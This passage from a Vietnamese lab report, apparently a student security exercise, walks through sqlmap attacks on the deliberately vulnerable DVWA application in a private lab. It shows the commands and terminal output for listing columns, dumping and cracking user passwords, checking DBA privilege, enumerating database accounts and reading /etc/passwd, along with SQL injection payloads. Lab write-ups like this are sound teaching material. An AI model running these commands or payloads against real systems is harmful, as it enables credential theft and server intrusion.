
Hình 85: Kết quả trích xuất các tables

### c) Liệt kê các cột

Đây là bước đánh dấu giai đoạn cuối cùng trong việc lập bản đồ cấu trúc cơ sở dữ liệu trước khi trích xuất dữ liệu thực tế. Mục đích của câu lệnh là yêu cầu sqlmap trích xuất danh sách tất cả các cột (columns) trong bảng users thuộc database dvwa. Việc này giúp xác định chính xác tên các trường lưu trữ thông tin nhạy cảm như username và password. Trên terminal chạy lệnh:

```
sqlmap -u  
"http://192.168.164.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \  
--  
cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8  
; security=low" -D dvwa -T users --columns -p id --batch
```

Lệnh sử dụng các tham số đã thiết lập từ các bước trước, nhưng bổ sung -T users để chỉ định bảng users là mục tiêu và --columns là hành động chính, yêu cầu sqlmap liệt kê tất cả các tên cột. Các tham số -p id và --batch được giữ nguyên để xác định điểm chèn và tự động hóa quá trình khai thác.



```
(kali㉿kali)-[~]  
$ sqlmap -u "http://192.168.164.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \  
--cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8; security=low" \  
-D dvwa -T users --columns -p id --batch  
  
{1.9.9#stable}  
https://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent  
is illegal. It is the end user's responsibility to obey all applicable local, state and  
federal laws. Developers assume no liability and are not responsible for any misuse or  
damage caused by this program  
  
[*] starting @ 07:58:27 /2025-10-18/  
  
[07:58:28] [INFO] resuming back-end DBMS 'mysql'  
[07:58:28] [INFO] testing connection to the target URL  
got a 302 redirect to 'http://192.168.164.129/dvwa/login.php'. Do you want to follow? [Y  
/n] Y  
sqlmap resumed the following injection point(s) from stored session:  
_____  
Parameter: id (GET)  
    Type: boolean-based blind  
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)  
    Payload: id=1' OR NOT 2043=2043#&Submit=Submit  
  
    Type: error-based
```

Hình 86: Lệnh trích xuất các columns

```

Payload: id=1' AND (SELECT 4449 FROM (SELECT(SLEEP(5)))pPpw)-- FkQt6Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=' UNION ALL SELECT NULL,CONCAT(0x7170707871,0x6175794c4f57587368666d6b7
44f497068424a667a495558614953695566507a4768506c486d6557,0x71786a7071)#6Submit=Submit
[07:58:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[07:58:28] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70)  |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6)    |
+-----+-----+
[07:58:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.164.129'
[*] ending @ 07:58:28 /2025-10-18/

```

Hình 87: Kết quả trích xuất các columns

Kết quả sau khi thực thi lệnh là nhận thấy có vấn đề về phiên làm việc (302 redirect), nhưng với chế độ --batch, nó tự động xử lý và tiếp tục quá trình. Sau đó, sqlmap áp dụng các kỹ thuật Blind SQL Injection đã xác định để tiến hành trích xuất metadata. Quá trình này đã thành công hoàn toàn, liệt kê được 6 cột trong bảng users: user, avatar, first\_name, last\_name, password và user\_id. Việc trích xuất thành công các cột user và password là chìa khóa mở ra bước tiếp theo, cho phép Attacker trích xuất trực tiếp thông tin đăng nhập từ cơ sở dữ liệu.

Tương tự các lệnh liên quan trên đối với bảng guestbooks.

```

[(kali㉿kali)-[~]]$ sqlmap -u "http://192.168.164.129/dvwa/vulnerabilities/sqlInjection/?id=1&Submit=Submit#" \
--cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8; security=low" \
-D dvwa -T guestbook --columns -p id --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program
[*] starting @ 08:00:20 /2025-10-18/
[08:00:21] [INFO] resuming back-end DBMS 'mysql'
[08:00:21] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.164.129/dvwa/login.php'. Do you want to follow? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=' OR NOT 2043=2043#6Submit=Submit
[!] error-based

```

Hình 88: Lệnh Sqlmap trích xuất column bảng Guestbook

```

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4449 FROM (SELECT(SLEEP(5)))pPpw)-- FkQt&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7170707871,0x6175794c4f57587368666d6b7
44f497068424a667a495558614953695566507a4768506c486d6557,0x71786a7071)#6Submit=Submit

[08:00:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[08:00:21] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| comment | varchar(300) |
| name    | varchar(100)  |
| comment_id | smallint(5) unsigned |
+-----+-----+
[08:00:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.164.129'
[*] ending @ 08:00:21 /2025-10-18/

```

Hình 89: Kết quả trích xuất các column bảng Guestbook

#### d) Trích xuất dữ liệu mật khẩu

Bước này là mục tiêu cuối cùng của chuỗi tấn công SQL Injection, nhằm trích xuất dữ liệu thực tế từ các cột user và password trong bảng users.bằng cách yêu cầu sqlmap trích xuất (dump) dữ liệu từ hai cột đã được xác định là quan trọng nhất: user và password, trong bảng users thuộc database dvwa.Lệnh thực thi như sau:

```

sqlmap -u
"http://192.168.164.129/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit#" \
-- 
cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8
; security=low" -D dvwa -T users -C user,password --dump -
p id --batch

```

Lệnh bổ sung tham số -T users để chọn bảng mục tiêu và -C user,password để chỉ định tên các cột muốn trích xuất. Tham số **--dump** là hành động chính, yêu cầu sqlmap đọc và xuất toàn bộ dữ liệu từ các cột đã chọn. Các tham số còn lại được giữ nguyên để xác định điểm chèn và tự động hóa quá trình khai thác.

Hình 90: Lệnh Sqlmap trích xuất username, password

Sau khi chạy lệnh sqlmap kiểm tra lại kết nối và xử lý vấn đề cookie do phiên làm việc có thể đã hết hạn. Sau khi giải quyết xong các vấn đề về phiên, sqlmap sẽ áp dụng kỹ thuật Blind SQL Injection để trích xuất toàn bộ dữ liệu từ các cột user và password.

Kết quả cuối cùng dự kiến của lệnh này là một bảng chứa danh sách các cặp Username và Hashed Password của tất cả người dùng trong ứng dụng DVWA.

```
[08:02:14] [INFO] using hash method 'md5_generic_passwd'
[08:02:14] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[08:02:14] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[08:02:14] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[08:02:14] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'

Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordobn | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[08:02:14] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.164.129/dump/dvwa/users.csv'
[08:02:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.164.129'

[*] ending @ 08:02:14 /2025-10-18/
```

Hình 91: Kết quả trích xuất dữ liệu column usernam, password

### e) Trích xuất toàn bộ dữ liệu bảng user

Đây là bước mở rộng của chuỗi tấn công SQL Injection, nhằm mục đích trích xuất toàn bộ dữ liệu thực tế từ bảng users. Mục đích của câu lệnh là yêu cầu sqlmap trích xuất toàn bộ dữ liệu (dump) từ bảng users trong database dvwa để lấy tất cả các dữ liệu thông tin cá nhân của người dùng bao gồm tài khoản mật khẩu. Lệnh Thực thi:

```
sqlmap -u  
"http://192.168.164.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \  
--  
cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8  
; security=low" -D dvwa -T users --dump -p id --batch
```

Lệnh sử dụng tham số -D dvwa và -T users để chọn database và bảng mục tiêu. Tham số **--dump** là hành động chính, yêu cầu sqlmap đọc và xuất toàn bộ dữ liệu từ bảng users. Các tham số còn lại được giữ nguyên để xác định điểm chèn và tự động hóa quá trình khai thác.



```
(kali㉿kali)-[~] $ sqlmap -u "http://192.168.164.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \  
--cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8; security=low" \  
-D dvwa -T users --dump -p id --batch  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 08:04:18 /2025-10-18  
[08:04:18] [INFO] resuming back-end DBMS 'mysql'  
[08:04:18] [INFO] testing connection to the target URL  
got a 302 redirect to 'http://192.168.164.129/dvwa/Login.php'. Do you want to follow? [Y/n] Y  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: id (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)  
Payload: id='1 OR NOT 2043=2043#bSubmit=Submit  
Type: error-based  
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id='1 AND ROW(8965,9770)>(SELECT COUNT(*),CONCAT(0x7170707871,(SELECT ELT(8965=8965,1))),0x71786a7071,FLOOR(RAND(0)*2))x FROM (SELECT 4448 UNION SELECT 7844 UNION SELECT 9886 UNION SELECT 7728)a GROUP BY x)--_UaHl&Submit=Submit
```

Hình 92: Lệnh Sqlmap trích xuất toàn bộ dữ liệu bảng users

Khi lệnh được thực thi, sqlmap đã xử lý thành công vấn đề chuyển hướng 302 và sử dụng kỹ thuật Blind SQL Injection để trích xuất dữ liệu. Sau khi trích xuất, sqlmap nhận diện cột 'password' chứa các giá trị hash MD5 (như '5f4dcc3b5aa765d61d8327deb882cf99'). sqlmap sau đó đã hỏi người dùng có muốn xử lý các hash này bằng **dictionary attack** (tấn công từ điển) hay không.

Do đây là môi trường DVWA với mật khẩu yếu, sqlmap đã tự động tìm thấy các mật khẩu tương ứng ('password', 'abc123', 'charley', 'letmein') ngay trong quá trình xử lý.

Kết quả cuối cùng là một bảng (dạng ASCII) hiển thị 5 bản ghi (entries) từ bảng users, bao gồm user\_id, username (user), và hashed password cùng với plaintext password đã được giải mã. Dữ liệu này cũng được ghi lại trong file CSV để phân tích sau.

```

web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[08:04:18] [INFO] fetching columns for table 'users' in database 'dvwa'
[08:04:19] [INFO] fetching entries for table 'users' in database 'dvwa'
[08:04:19] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[08:04:19] [INFO] using hash method 'md5_generic_passwd'
[08:04:19] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[08:04:19] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38df260853678922e03'
[08:04:19] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[08:04:19] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+
| user_id | user   | avatar          | password           | last_name | first_name |
+-----+-----+-----+-----+-----+-----+-----+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38df260853678922e03 (abc123) | Brown    | Gordon     |
| 3       | 1337   | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me       | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso  | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith    | Bob        |
+-----+-----+-----+-----+-----+-----+
[08:04:19] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.164.129/dump/dvwa/users.csv'
[08:04:19] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.164.129'
[*] ending @ 08:04:19 /2025-10-18/

```

Hình 93: Kết quả trích xuất toàn bộ dữ liệu bảng users

#### f) Kiểm tra quyền hạn tài khoản MySQL

Kiểm tra xem tài khoản MySQL hiện tại (tài khoản mà ứng dụng DVWA sử dụng) có phải là tài khoản Quản trị cơ sở dữ liệu (DBA - Database Administrator) hay không. Quyền DBA thường được sử dụng để chiếm quyền kiểm soát hoàn toàn database. Trên Terminal chạy lệnh

```

sqlmap -u
"http://192.168.164.129/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit it#" \
--
cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8
; security=low" -D dvwa --is-dba

```

Tham số --is-dba yêu cầu sqlmap thực hiện các truy vấn để kiểm tra xem user hiện tại có đặc quyền DBA hay không.

```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.164.129/dvwa/vulnerabilities/sqlinjection/?id=1&Submit=Submit"
--cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8; security=low" \
-D dvwa --is-dba

          H
          [ ]
          [ ] --- [ ]
          [ ] | [ ] , [ ]
          [ ] | [ ]   https://sqlmap.org

{1.9.9#stable}

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable lo
cal, state and federal laws. Developers assume no liability and are not responsib
le for any misuse or damage caused by this program

[*] starting @ 08:06:46 /2025-10-18/

[08:06:46] [INFO] resuming back-end DBMS 'mysql'
[08:06:46] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.164.129/dvwa/login.php'. Do you want to fol
low? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 2043=2043#&Submit=Submit
```

Hình 94: Lệnh Sqlmap kiểm tra quyền quản trị

Sau khi xử lý vấn đề cookie và phiên làm việc, sqlmap đã trả về kết quả "current user is DBA: True". Kết quả này khẳng định tài khoản MySQL đang chạy ứng dụng DVWA có đặc quyền rất cao, cho phép Attacker thực hiện các hành động nguy hiểm như đọc file hệ thống và ghi file.

```
Payload: id=1' AND ROW(8965,9770)>(SELECT COUNT(*),CONCAT(0x7170707871,(SELECT T (ELT(8965=8965,1))),0x71786a7071,FLOOR(RAND(0)*2))x FROM (SELECT 4448 UNION SELECT 7844 UNION SELECT 9886 UNION SELECT 7728)a GROUP BY x)-- UaHl&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4449 FROM (SELECT(SLEEP(5))pPpw)-- FkQt&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7170707871,0x6175794c4f57587368666d6b744f497068424a667a495558614953695566507a4768506c486d6557,0x71786a7071)#&Submit=Submit
[08:06:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[08:06:48] [INFO] testing if current user is DBA
[08:06:48] [INFO] fetching current user
current user is DBA: True
[08:06:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.164.129'

[*] ending @ 08:06:48 /2025-10-18/
```

Hình 95: Kết quả kiểm tra quyền quản trị

### g) Trích xuất người dùng Database

Liệt kê các tài khoản người dùng có quyền truy cập vào hệ quản trị cơ sở dữ liệu (DBMS) của Server. Trên Terminal chạy lệnh:

```
sqlmap -u  
"http://192.168.164.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"\ \  
--  
cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8  
; security=low" --users
```

Tham số --users yêu cầu sqlmap trích xuất danh sách tất cả người dùng MySQL. Lệnh sqlmap đã thành công liệt kê 3 tài khoản người dùng DBMS: debian-sys-maint@%, guest@%, và root@%. Việc trích xuất tài khoản root@% cho thấy Attacker đã biết được tài khoản quản trị cao nhất của database. Nếu tài khoản này có mật khẩu yếu (hoặc không có), Attacker có thể đăng nhập trực tiếp vào MySQL Server, bypass (vượt qua) ứng dụng web và kiểm soát toàn bộ dữ liệu.

```
(kali㉿kali)-[~]  
└─$ sqlmap -u "http://192.168.164.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"\ \  
--cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8; security=low" \  
--users  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual  
consent is illegal. It is the end user's responsibility to obey all applicable lo  
cal, state and federal laws. Developers assume no liability and are not responsib  
le for any misuse or damage caused by this program  
  
[*] starting @ 08:08:40 /2025-10-18/  
  
[08:08:40] [INFO] resuming back-end DBMS 'mysql'  
[08:08:40] [INFO] testing connection to the target URL  
got a 302 redirect to 'http://192.168.164.129/dvwa/login.php'. Do you want to fol  
low? [Y/n] y  
sqlmap resumed the following injection point(s) from stored session:  
  
Parameter: id (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)  
Payload: id=1' OR NOT 2043=2043#&Submit=Submit
```

Hình 96: Lệnh kiểm tra các users

```

ECT 7844 UNION SELECT 9886 UNION SELECT 7728)a GROUP BY x)-- UaHl&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4449 FROM (SELECT(SLEEP(5)))pPpw)-- FkQt&Submit=Su
bmit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7170707871,0x6175794c4f57587368
666d6b744f497068424a667a495558614953695566507a4768506c486d6557,0x71786a7071)#&Sub
mit=Submit
[08:08:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[08:08:42] [INFO] fetching database users
database management system users [3]:
[*] 'debian-sys-maint'@'
[*] 'guest'@'%'
[*] 'root'@'%'

[08:08:42] [INFO] fetched data logged to text files under '/home/kali/.local/shar
e/sqlmap/output/192.168.164.129'
[*] ending @ 08:08:42 /2025-10-18/

```

Hình 97: Kết quả kiểm tra các users

#### h) Đọc File hệ thống (/etc/passwd)

Yêu cầu sqlmap đọc file /etc/passwd trên Target Server bằng cách sử dụng kỹ thuật Error-based SQL Injection (Error-based LFI). Trên Terminal chạy lệnh:

```

sqlmap -u
"http://192.168.164.129/dvwa/vulnerabilities/sqli/?id=1&Sub
mit=Submit#" \
--cookie="PHPSESSID=4fa7e92ba4c7c531f986c1c8f02eae03;
security=low" --file-read "/etc/passwd" --technique E --
batch

```

Lệnh sử dụng tham số --file-read "/etc/passwd" để chỉ định file cần trích xuất. Đặc biệt, --technique E (Error-based) được sử dụng để ép sqlmap dùng kỹ thuật SQLi dựa trên lỗi, vốn rất hiệu quả khi các kỹ thuật khác bị lỗi. Tham số --batch được thêm vào để tự động xử lý các câu hỏi tương tác.

```
Session Actions Edit View Help
└─[kali㉿kali)-[~]─$ sqlmap -u "http://192.168.164.129/dvwa/vulnerabilities/sqlil?id=1&Submit=Submit#" \
--cookie="PHPSESSID=4fa7e92ba4c7c531f986c1c8f02eae03; security=low" \
--file-read "/etc/passwd" \
--technique E --batch

{1.9.9#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting @ 08:21:57 /2025-10-18

[08:21:57] [INFO] resuming back-end DBMS 'mysql'
[08:21:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(8965,9770)>(SELECT COUNT(*),CONCAT(0x7170707871,(SELECT (ELT(8965=8965,1))),0x71786a7071,FLOOR(RAND(0)*2))x FROM (SELECT 4448 UNION SELECT 7844 UNION SELECT 9886 UNION SELECT 7728)a GROUP BY x)-- UaHl&Submit=Submit
```

Hình 98: Lệnh Sqlmap đọc file etc/passwd của hệ thống

```
[08:21:58] [INFO] fetching file: '/etc/passwd'
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
```

Hình 99: Kết quả trích xuất Sqmap từ ect/passwd

```

ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] Y
[08:22:00] [INFO] retrieved: '1581'
[08:22:00] [INFO] the local file '/home/kali/.local/share/sqlmap/output/192.168.164.129/files/_etc_passwd' and the remote file '/etc/passwd' have the same size (1581 B)
files saved to [1]:
[*] /home/kali/.local/share/sqlmap/output/192.168.164.129/files/_etc_passwd (same file)

[08:22:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.164.129'

[*] ending @ 08:22:00 /2025-10-18/

```

*Hình 100: Kết quả trích xuất Sqmap từ ect/passwd*

